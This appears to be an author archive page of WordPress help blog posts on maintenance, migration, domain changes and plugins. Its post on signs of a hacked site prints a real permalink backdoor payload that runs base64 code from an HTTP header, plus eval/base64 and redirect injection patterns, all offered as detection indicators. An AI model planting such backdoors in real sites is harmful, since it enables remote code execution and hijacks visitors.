Neil Matthews

Author: Neil Matthews

  • WordPress Maintenance Plan – Introduction

    WordPress Maintenance Plan – Introduction

    Over the past few weeks I have been asking you what you wanted as a free information product to help you manage your WordPress site.  If you missed the posts they can be read at What Free WordPress Help Do You Need and Your WordPress Core Problem.

    The overwhelming result was detailed instructions on how to do the various maintenance tasks a WordPress site requires.

    I’ve been working through the problem and it is pretty big, so to help me break it down into smaller chunks, I am going to publish this as a series of blog posts and videos, then I’m going to package it up as a pdf with worksheets to download as a real information product once I’m done.

    In part one of this series I would like to take you through an introduction to WordPress maintenance tasks.  I need as much feedback as possible, please leave comments if I have missed any items you want to know about , also if you are happy with the way the course looks let me know.

    WordPress Maintenance An Introduction

    This series of blog posts will take you through the various maintenance tasks required to keep your WordPress site running efficiently and securely.  This is a very practical series of posts, I will explain in detail why a maintenance task needs to be performed, how it is performed, I will also show you how to do it via a series of screen cast videos.

    Why WordPress Needs So Much Maintenance

    You may be asking yourself why WordPress needs so much maintenance?  Why is it constantly changing and why new items are being added.  In short why am I getting this maintenance headache?

    WordPress is not a static product.  It is in a state of constant development.  This development is to add new functionality, to fix bugs and to close security loopholes.  This is why the WordPress core files need attention on a regular basis.

    Plugins are a big part of WordPress, they offer extensions to the WordPress core functions and solve almost every problem a WordPress site owner may have.  These plugin updates need to be factored into your maintenance plans.

    As WordPress develops so themes develop to take advantage of new functionality.  You may find that your theme requires an update, this is yet anther maintenance task you need to consider.

    WordPress also suffers because of its popularity.  It is an easy target for hackers.  There are millions of WordPress sites, and many of the site owners are not trained in computer security.  As a result hacks are being made on outdated code, plugins with loop holes etc. Many of the updates and maintenance procedures required are to block loopholes and monitor for attacks.  You need to do this or risk a hacked site and all the pain and embarrassment that causes.  Ask your self this questions

    “What would be the implications to my sites readers and customers if I was suddenly pointing to Viagra sites after a hack?”

    The rest of this introduction will take you through the various on-going maintenance tasks  required to keep your site up and running.

    Backup and Recovery

    Backups are a crucial maintenance task of any computer site, not just WordPress, but you would be surprised how many people do not do backups, or do not perform full backups.

    The flip side of this coin is that people have taken good backups, but have no idea how to recover the files and sql commands they have archived.

    I will teach you the following things in the backup section of this series

    • What to back up
    • How to back it up manually
    • How tO use backup plugins to automate this process
    • Creating a backup schedule
    • How to test backups for efficacy
    • How to recover your archive

    WordPress Core Updates

    As mentioned, WordPress is not a static system, it is constantly evolving with new updates to add functionally, fix bugs or close security loopholes.  A major maintenance task is the update of the core WordPress system files and database configuration.

    In the core updates modules I will take you through:

    • Knowing when to update
    • Manual updates
    • Automatic updates the safe way
    • Fixing a problematic update
    • Rolling back to a previous version

    Plugin Updates

    Plugins are one of the very best parts of WordPress.  There is a huge active community of developers writing add ons for WordPress so that almost all problems a site owner can have are solved by the installation of  a plugin.

    This huge benefit comes with a maintenance overhead. Just like WordPress core files, plugin developers are releasing upgraded functionality, bug fixes and security patches.  This all required maintenance.  If WordPress changes the way their core system works, this needs to be reflected in your plugins too.

    In the plugin maintenance section I will take you through

    • Finding out when to update your plugin (hint it’s not only when the plugin tells you to)
    • Manually updating plugins
    • Automatically updating plugins
    • Batch updating plugins
    • Troubleshooting plugin updates
    • Rolling back plugins

    Theme Updates

    Theme update are probably the least frequent maintenance update you will need to perform.  In this section I will take you through:

    • Finding out when a new version is available
    • Installing your new update
    • Copying any theme changes you have made
    • Rolling back to an old version

    Managing Users

    If you run a multi user site, you may build up a large number of users, sometimes these users are no longer contributing to your site and as a result they pose a security risk and should be deleted.

    I will teach you how to

    • Find inactive users
    • Removing and accrediting their posts to a live users

    Managing Security

    Security is an overlooked aspect of maintenance by most WordPress site owners.  This is because they don;t have a huge level of experience with IT security.  In this module I will take you through

    • Initial security audit
    • closing the Loopholes
    • On-going security checks.

    System Audits

    There are two other maintenance tasks I recommend on a less frequent basis and they are plugin audits and database audits.

    Plugin Audit

    This is a review of your currently installed plugins, can you remove or deactivate any of these items to reduce the overhead on your system?  I will teach you how to:

    • Find unused plugins
    • Deactivation Test
    • Deleting Files

    Database Audit

    As we add plugins, themes and other add ons to our WordPress site, new database tables are created.  As you database grows so the overhead on your site grows.  A minimal database is the best way to work, I will take you through

    • Auditing your database tables
    • Finding which ones are not required
    • Gracefully arching and removing this unwanted data.

    Maintenance Schedules

    In the last part of the course I will bring it all together with a maintenance schedule, when to do the various maintenance tasks.

    Your Feedback

    As you know I am completely open to feedback on this free product I am creating for you.  If I have missed anything please leave a comment and I will add it to the mix.

    Image by Usefulguy

  • WordPress Maintenance Packages

    WordPress Maintenance Packages

    I’m soft launching my new on-going maintenance program, full details are available at WordPress Maintenance Package.

    Can it be any softer?

    Image by naturesdawn

  • How To Change Your Domain Name

    How To Change Your Domain Name

    In a previous post I wrote about migrating your WordPress hosting companies.  Another common task I am asked to do it to change the domain name of a site but keep it on the existing hosting account.

    Here is my how to on changing your WordPress site’s domain name

    Why Change Your Domain Name

    There are a number of reasons you may want to change your domain name, your company may change it’s name, your may be re-branding, you may have forgotten to renew your domain and lost it (you know who you are 🙂 ), you may be building the site with a temporary domain name but for whatever reason, it can be edited once your site has been built.

    Before You Start

    There are a couple of things you need to do before you start a domain name change.

    Take a full backup – things can go wrong so you need a point in time to restore back to

    Make sure the domain is pointing to your current installation, the test will be to attach to the new domain, you should be re-directed to the existing domain.

    This is an intermediate to advanced how to.

    There Are Three Ways To Do This

    There are three ways to do this change, you can edit the general settings of your site, edit  the wp-config.php file or directly change your database.  They are ordered in ascending order of difficulty.

    Edit General Settings

    Scroll down to settings ->general and you will see two options with domain names WordPress Address and Blog Address.

    To change the domain name, simply change the URLs in these two areas.

    BE WARNED: As soon as you do this, your blogs address will be changed, if you do not have the new domain configured correctly, you will not be able to login.

    Edit wp-config.php

    The second way to change your domain name (and easiest to fix) is to set two new entries in your wp-config.php file.

    Edi this file using the ftp client of your choosing and add the following two lines

    define(‘WP_SITEURL’, ‘http://example.com/wordpress’);
    define(‘WP_HOME’, ‘http://example.com/wordpress’);

    These entries correspond to the two URLs from method one.  Enter your new domain name and save the new wp-config.php.

    When you attempt to access the old domain you will be re-directed to the new one.  If you are having problems, simply remove these two lines and you will have access to your old domain.

    Edit The Database Directly

    This one is a bit more advanced, but if you are happy editing your WordPress database with tools like phpmyadmin then this is another way to change your domain name

    Navigate to your options table, it may be called something like wp_options and find the two entries siteurl and home.  Edit these database entries with your new URL sand save them to the database.  Test as in the previous methods.

    Save The Google Juice

    If you have put a lot of time and effort into your content on the old domain name, there is agood chance you want to retain old links in Google.  Fortunately WordPress does a good job of this, it will do a 301 redirect from your old domain name to your new one.  A 301 redirect tells the search engines to change their index links to the new URL it is redirected to.

    To test everything is working okay, type in site:yourdomain.com and click on a couple of links, if they go through and then redirect to your new URL everything is working great.

    Search And Replace

    Once you domain is working correctly, it is probably a good idea to search and replace your entire database to make sure any entries in blog posts etc are changed to the new domain.

    I have already written about this in my WordPress Search And Replace post.

    Wrap Up

    It’s relatively painless to change your domain name, so don’t think you are stuck with a domain name you don’t really want.

    Image by soschilds

  • WordPress Search And Replace

    WordPress Search And Replace

    I was recently faced with a task to change a lot of links on my site, and I thought I would share with you the easy way to do this.

    My favourite theme Headway (aff) has changed it’s affiliate program so I needed to replace all of the affiliate links to the new one. I’ve got a few links peppered throughout my blog and the idea of going through all the posts is a bit of a pain.

    There’s A Plugin For This

    There’s a plugin to help you do that it’s called “Search and Replace” (note to self if you develop any plugins give them funky/exciting names not dull informative ones)  http://wordpress.org/extend/plugins/search-and-replace/.

    How It Works

    Install the plugin as normal, and a new option is presented under tools -> search and replace.


    You can then select the area you want to replace.  This can be in all area, just the content, comments users the list goes on, see the screen dump for details.

    Add your search and replace comments at the bottom and click go.  It’s as simple as that.

    Backup Your Database First – WordPress Search And Replace

    Please, please create a backup first you are directly modifying the database here and the possibility of calamitous system failure are present.  You have been warned 🙂

    Image by goulvenchampenois

  • Your WordPress Core Problem

    Your WordPress Core Problem

    last week I ran a survey asking what your core problems with WordPress are, if you missed it you can see the original blog post here What Free WordPress Help Do You Need

    I would like to personally thank everyone one who took part in the survey, and I am very glad I did the survey.  It has really opened my eyes.  Instead of building the information product I think you would need, I can see the information product you really need.  This has helped me, I was so off track.

    Your Responses

    I think I know what information you need, but I just want to check in to make sure I am delivering exactly what you need.

    The majority of the replies I received were about  the pain of the maintenance process of managing your WordPress blog, plugin updates, core WordPress files updates etc.

    A couple of the responses I got will not make it to the information product stage, but will make great how to blog posts, I will be writing those over the next few weeks (thanks for giving me great subjects to write about).  Apologies if I am not delivering what you want, but I want to help as many people as possible.,

    Here is what I think You have asked for

    Title: The WordPress Maintenance Schedule

    Outline: An information product showing you how and when to do the ongoing maintenance tasks for your WordPress site.  This will include upgrading the core WordPress files, plugin updates and maintenance, backups, security checks and theme maintenance.

    I will take you through the simplest and fastest ways to do the maintenance including automation procedures so you can concentrate on creating content not maintenance tasks.

    Format: PDF and Video Screen Casts

    I’m looking forward to building this based upon your feedback , but ONLY  if this is EXACTLY  what you need,

    If I spend 2-3 days making this product and it is not what you want and need this I’m going to feel like a total idiot after misjudging your feedback.

    Is This What You Want And Need

    If this is the information product you want more importantly need, then let me know,  how and why it will help you so I know I am on the right track.  If enough people tell me I am on the right track I will personally send you this product.

    If this isn’t what you want, tell me what you would rather have using the form below and I will amend my offering.

    Let Me Know

    Please let me know using the form below, all feedback is appreciated.

    [gravityform id=24 title=false description=false]

    image by Urbanwoodchuck

  • Migrate Your Site Between Hosts

    Migrate Your Site Between Hosts

    I would like to take you through my preferred method of migrating a WordPress site between hosting companies.

    So if you are planning to move your site from one hosting company for cost or reliability reasons, then this post is for you.

    Pre-Migration Tasks

    There are a couple of control tasks I like to do before the migration begins.  I like to take some metrics so you know that the migration has been a success once you are at the target hosting company.  The details I take are:


    Record number of blog posts, comments, categories,and pages.  This can be quickly collected from the dashboard.

    Take screen dumps of major pages so you can check everything has been taken across and more importantly looks okay.

    Document your widgets what codes you are using etc.  I have seen widgets die during a migration.

    1) Stop All Activity on Your Old Hosting Company

    This is cut off time, no more posting of editing until the migration is complete or you risk loosing data.  This is especially important if you are a mulit-writer blog setup.

    2) Build A New Database On Your Target Hosting Company

    On your new hosting company the first stage is to create a new blank database.  Most hosting companies have some sort of database creation wizard, build an empty database ready to accept your data.

    You will need to record the database name, user name, password and host for use later in the process when you update your wp-config.php.

    3) Backup the database

    Go to your old hosting company and look for a tool called phpmyadmin, nearly every hosting company I have worked with has this tool, it enables you to create a dump fo your database.

    Navigate to export, make sure you select all the tables and create a dump file.  Save this somewhere on your local machine.

    Check out my series on backup and recovery for more details at https://dev.neilmatthews.com/backup-recovery-introduction

    4) Using FTP copy all of your WordPress files

    Connect to your old hosting  site using an ftp client (I always recommend using sftp to make sure your site is secure) and download all of the files from your site to your local machine.  This may take some time depending upon the number of files on your site.   If you have thousands of images or added files the download may take a couple of hours.

    5) Restore your Database To the Target Hosting Company

    Connect to your new blank database using phpmyadmin, and run an import process, again refer to the recovery section of this series of posts  https://dev.neilmatthews.com/backup-recovery-introduction

    If you have issues at this point, don’t panic, your site is still live on the old hosting service, you can take your time and experiment with the export/import process.  Then when you are happy start the entire process again.

    6) Upload your WordPress files

    This is the reverse process of step number 4.  Using FTP copy all of the saved files from your local drive up to your new hosting account.

    The files should be copied to your http root, please check with your hosting company, but it is often called public_html or www.

    7) Edit Your wp-config.php file

    On your new hosting site, edit the file wp-config and adjust the configuration so your WordPress site points to your new database as created in point 2.

    The things that will need to be altered are:

    /** The name of the database for WordPress */

    define(‘DB_NAME’, ‘new db name‘);

    /** MySQL database username */
    define(‘DB_USER’, ‘new db user‘);
    /** MySQL database password */
    define(‘DB_PASSWORD’, ‘new db password‘);
    /** MySQL hostname */
    define(‘DB_HOST’, ‘new db host‘);

    Take A Deep Breathe

    This is the point where you need to move your domain, this is where it can get a bit hairy, if you migration is not done properly, you site will go down  when you point to an incomplete WordPress migration.

    Test Before Migrating

    If you new hosting company supplies a temporary URL (Godaddy does for example.) add the following two lines to your wp-confog.php and set the URLs to be your temporary address.  This will enable you to test your config before migrating your domain name.

    define(‘WP_SITEURL’, ‘http://example.com/wordpress’);
    define(‘WP_HOME’, ‘http://example.com/wordpress’);

    Remember to remove these once the test is done.,

    9)Migrating Your Domain Name

    Are you going to move your domain name to your new hosting, or just point it to the new hosting?  There are a few ways to migrate your domain

    Changing The Name Servers (easiest)

    Probably the easiest way to do the domain migration is to change the name servers on your old hosting account to the ones on

    Unfortunately I cannot give detailed instructions on how to so this as every hosting company does it a little differently. But here is the process

    1. Get the new name servers from your new hosting company, the usually take the form ns1.newhosting.com and ns2.newhosting.com.
    2. Go to you old hosting and update the name server option
    3. Domain replication will take place NB there is sometimes a propagation delay of up to 24 hours before name servers are updated.

    Updating name servers leaves your domain registration with the old hosting company and ONLY points to a new hosting location.  If you want to move you hosting and domain registration use the next process.

    Move your domain to the new hosting company (more complex)

    A more complex and time consuming way to migrate your domains is to move your domain registration.  Again the process is different for each hosting company, please see their documentation.

    1. Notify your new hosting company that you want to transfer a new domain into your account
    2. Ensure the domain is unlocked at your old hosting company (see their documentation)
    3. You will be supplied a series of migration codes enter these into the domain console as directed.
    4. The migration process is initiated and the domain is migrated into your new hosting account, and pointed to the files / database you have moved.

    Domain transfers can take a number of days so I recommend a hybrid approach of moving the name servers then moving the registration.

    This is a very common occurence and your hosting company(s)  will be able yo help you.

    10) Test, Test and Test Again

    Your site should now be live on your new hosting account, it is time to test.  Here are some of the things you should check

    Check you have the correct number of posts pages, comments etc from the check points you took in the pre-migration test stage

    • Add a new test post
    • Upload an image  file
    • Test you can see images in your posts#
    • Test your sidebar is working

    Points  To Watch

    Sometimes your upload path will be hard-coded with a directory that is not available on your new hosting. If this is the case you will not be able to upload files and you may have issues displaying images.

    To test if this is an issue navigate to settings -> miscellaneous and if you see an entry with a long path rather than wp-content/uploads you may have an issue, set it to the default wp-content/uploads.

    Another common problem is with the .htaccess files, and your permalinks, if your home page works, but not your posts and pages (you get 404 errors) then regenerate your permalinks form settings -> permalinks

    Wrap Up

    Migrating hosting accounts is not the easiest things in the world take it slowly and do each point carefully and you should be able to migrate your hosting.

  • What Free WordPress Help Do You Need

    What Free WordPress Help Do You Need

    I’ve been planning to create a new (and free) information product for the readers of my site, and the subscribers on my email list as a thank you for your subscription.

    I would like to get your input on this “thing” I am going to create, can you please answer the following three questions so I create the product you really need.

    I will use this “thing” going forward as a reward for new people joining my mailing list.

    [gravityform id=22 title=false  description=false]

  • Ask WP Dude (beta) E-Coaching

    Ask WP Dude (beta) E-Coaching

    Many of you will be aware that I offer one on one WordPress coaching session.  I deliver my coaching via a shared screen over the internet and I show people how to solve their WordPress problems.

    My problem is that I am based in the wrong time-zone for the majority of my coaching clients, so I cannot book as many coaching sessions as I would like.

    I am therefore trialing an e-coaching program which I call Ask WP Dude.  This will allow me to provide a coaching service to a much wider audience by conducting the coaching via email.

    How It Works

    Tell me your burning WordPress problem and I will teach you how to solve that problem with coaching emails.

    The emails will contain descriptions, screen shots and perhaps video how to tutorials to take you through your problem.

    The system is designed for people who want to learn more about WordPress, but need a little hand holding.

    What’s With The Beta

    I’m want to work out all of the bugs in the system before I go live (that means charge for the service).

    While it is still in beta, all coaching is free, but please be aware it is a beta test and there may be some delays in getting your coaching reply back to you.

    Give It A Go

    Pop over to Ask WP Dude and ask me your burning WordPress problem.

  • Guest Posting at Location Independent

    Guest Posting at Location Independent

    I wrote a guest post over at Location Independant about fullfilment services if you run a physical product business.

    Whilst not directly about WordPress it may interest those of your running e-commerce sites with wordpress.

    Check out the guest post at http://locationindependentprofessionals.com

  • 10 Signs You Have Been Hacked

    10 Signs You Have Been Hacked

    I’ve been fixing an awful lot of hacked sites over the past few weeks, and many site owners do not know they have been hacked until someone tells them, do yourself a favour and check over these items below and make sure your site is okay.

    Look Inside your WordPress code file

    Fire up your favourite ftp  client and edit a few of the files in your site root. Look for weird-looking code statements like this.

    eval(base64_decode(” A LOAD OF ENCRYPTED CODE GOES HERE “);

    An even better method is to download all of your site and run a search on all of the files from your pc or mac.  This is the most common hack I am seeing.

    UPDATE November 2012 

    Feel free to read the whole post, but I recently starting working with a hack recovery specialist.

    I’ve been working with Sucri.net on a number of hacked WordPress sites for my clients.  At $80 their hack recovery and security monitoring package is absolutely excellent, get them on the case for a fast hack recovery.

    Sucri.net

    Check Out Your Permalink

    Another hack method I have seen is to append some code on the end of the permalink.

    Goto settings -> permalink and ensure nothing has been tagged onto the end.  This is what I saw/

    %postname%/%&({${eval(base64_decode($_SERVER[HTTP_EXECCODE]))}}|.+)&%/

    A valid permalink is something link %postname%

    .htaccess

    A site had been hacked, and the .htaccess file was edited and a 301 redirection to a viagra site.  Have a look in your .htaccess file HINT the leading period/full stop marks the file as hidden you will have to make sure your ftp client shows hidden files.

    A healthy .hatccess for word press should look like this.

    # BEGIN WordPress
    <IfModule mod_rewrite.c>
    RewriteEngine On
    RewriteBase /
    RewriteCond %{REQUEST_FILENAME} !-f
    RewriteCond %{REQUEST_FILENAME} !-d
    RewriteRule . /index.php [L]
    </IfModule>
    # END WordPress
    wp-config.php

    The site was hacked and a redirection was put in by adding the following entries to the wp-config file

    define('WP_SITEURL', 'malicious URL');
    define('WP_HOME', 'malicious URL);

    Spurious Redirections From Your Home Page

    Check your home page, many blog owners rarely visit the home page of their site, make sure it is not re-directing to a malware site.

    Weird Content

    The high-profile hack of Chris Brogan’s site saw wierd ads appear on his site, check over your site to make sure there are no weird banner ads

    Google Site View

    Do a search for your site on Google by typing in:

    site:mydomain.com

    This will show how Google sees your site, certain hack attacks change your page titles to advertise  viagra and other recreational pharmaceuticals check out http://www.pearsonified.com/2010/04/wordpress-pharma-hack.php

    Google will also mark your site as “containing malware” if you have been hacked and you are hosting

    Searches Leasing To YOur Site

    Check out what searches are bringing people to your site, if you see viagra bringing people to your site as a keyword something is up.  If you use WordPress.com stats, that can give you a heads up.

    Unusual Admin Users

    Go to your authors and users section and look for weird admin level users.  Common ones I have seen are wordpress.org and system.

    If you don’t recognise these users delete them.

    Weird Database Tables

    I’m not trying to make you paranoid, but you may want to inspect your tables too, I saw one hack attack which had created a rogue table full of malware.   The table was called wp_pagemeta, it looks like a proper table by masquerading as a cousin of the real table wp_postmeta.  Have a look at your tables can you account for them all?  Remember that plugins and themes can create their own tables too.

    It’s Not Personal

    Most hacked sites are just black hat SEO scam artists trying to increase their ranking, it’s not personal so don’t panic if you find you have been hacked.  Don’t take it personally, they are not out to getcha.  Give me a call if you find an issue.

    It can be repaired.  Let me know in the comment if you would like some blog posts on cleaning up a hacked site.

    Need More Help Fixing Your Hacked Site?

    I’ve create a WordPress Hack Recovery Course

    Photo credit Kapa Haka

  • Using Gravity Forms to Create Blog Posts

    Using Gravity Forms to Create Blog Posts

    I did a review of Gravity forms the other day, but missed off one of the best features of this tool, and thought an update was required.  Here is my original review https://dev.neilmatthews.com/plugin-review-gravityforms

    You Can Have Site Visitors Create Blog Posts from Contact Forms!

    How cool is that, in the past I have done this type of work in a very convoluted manner by setting up post by email, but all you need to do when you have Gravity Forms is setup a form, and using the special form fields, you can pull together all of the

    User Generated Content

    If you have a lot of guest posts or for some reason need user generated content, then this may be for you.

    How It Works

    You setup a contact form as normal, but using the special fields in Gravity form, you add post title, post content categories tags etc (see bottom of this post).

    A visitor to you site can now add a blog posts from this form without logginng into your backend dashboard.

    Approval Process

    Once the post has been added it is held as a draft and then an admin or editor level user needs to approve it before it appears on your site.

    Check Out Gravity Forms

    If you want user generated content, but don’t want to give users access to you backend dashboard, then check out gravurity forms for this task.

    If you found this review useful please use my affiliate link – buy Gravity Forms.

    Write A Post

    If you feel like writing a guest post for me, please use the form below

    [gravityform id=14 title=false description=false]

  • PremiumHeadwaySkins.com

    PremiumHeadwaySkins.com

    I’m very pleased to annouce that a new joint venture between myself and Jonathan and Lea Woodward of Kinetiva and Location Indepenent fame has been launched, and that is our new site PremiumHeadwaySkins.com is now live.

    What Is Premium Headway Skins

    This is our new site to promote and sell Skins for the Headway wordpress theme.  Jonathan, Ace Designer is Cheif crafted the sites, and myself as Admiral Top Techie coded the sites.

    It’s a great match of skills, I cannot design for toffee, but I am pretty good at all that coding stuff.

    What Is A Skin

    A skin custom design which sits on top of the Headway theme.

    Why Do I Need A Skin

    The trouble with the excellent framework themes such as Headway and Thesis is that unless you have a certain level of coding skill, you site can look like any number of other sites.  A skin takes the hard work of coding up a custom theme and packages it in a simple to use format.

    You get a unique design plus the excellent features of the framwork theme.

    Our Skins

    We have gone live with two skins, with a third in production.  The first is designed for people selling professional services, we have two colour versions and some very slick design elements.

    The second is a single page sales letter for people sellling digital products.  We have designs for memberships sites, ebooks and audio products in three colour schemes.

    Get A Skin Today

    Please visit our site and let us know what you think. PremiumHeadwaySkins.com